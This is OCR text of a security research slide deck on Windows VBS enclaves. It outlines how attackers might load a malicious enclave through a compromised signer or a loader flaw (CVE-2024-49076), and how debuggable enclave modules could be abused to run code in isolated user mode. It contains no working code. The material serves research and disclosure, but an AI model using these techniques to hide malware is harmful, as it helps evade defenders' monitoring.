


What is an Enclave?




VBS Enclaves

- Execute part of a process in IUM
- Nothing in VTL0 can access the enclave



VBS Enclave Lifecycle




Abusing VBS Enclaves

Enclave Abuse Potential

Inaccessible Memory

Untraceable API calls

VBS Enclave API Calling



Loading a Malicious Enclave

Obtain a Legitimate Signature

- Enclave signing is exposed to 3rd parties
  - Compromise authorized signer
  - Obtain signing privileges legitimately

Exploit a Loader Vulnerability

- Exploit a vulnerability in the enclave loading process
  - CVE-2024-49076 by Alex Ionescu


What privileges would an attacker gain by successfully exploiting this vulnerability?

An attacker who successfully exploited this vulnerability could load a non-Microsoft DLL into an enclave, potentially leading to code execution within the context of the target enclave.

Abusing Debuggable Enclave Modules


Debuggable Enclave Modules

- As enclaves reside in VTL1, debugging them isn't straightforward




Debuggable Enclave Modules

- To solve this, we can create debuggable enclave modules



Debuggable Enclave Modules

- Interestingly, debuggable enclaves reside in IUM
- To enable debugging, the secure kernel implements exceptions
  - *SkmmDebugReadWriteMemory*
  - *SkmmDebugProtectVirtualMemory*




Abusing Debuggable Enclaves

- Obviously, using a debuggable enclave in production is not a good idea


> ⓘ Note
>
> Never use debuggable enclaves in production environments.

- But that's not the only problem!

Abusing Debuggable Enclaves




Abusing Debuggable Enclaves to Execute Code in IUM




GetProcAddress -> **“EnclaveRoutine”**

Abusing Debuggable Enclaves to Execute Code in IUM



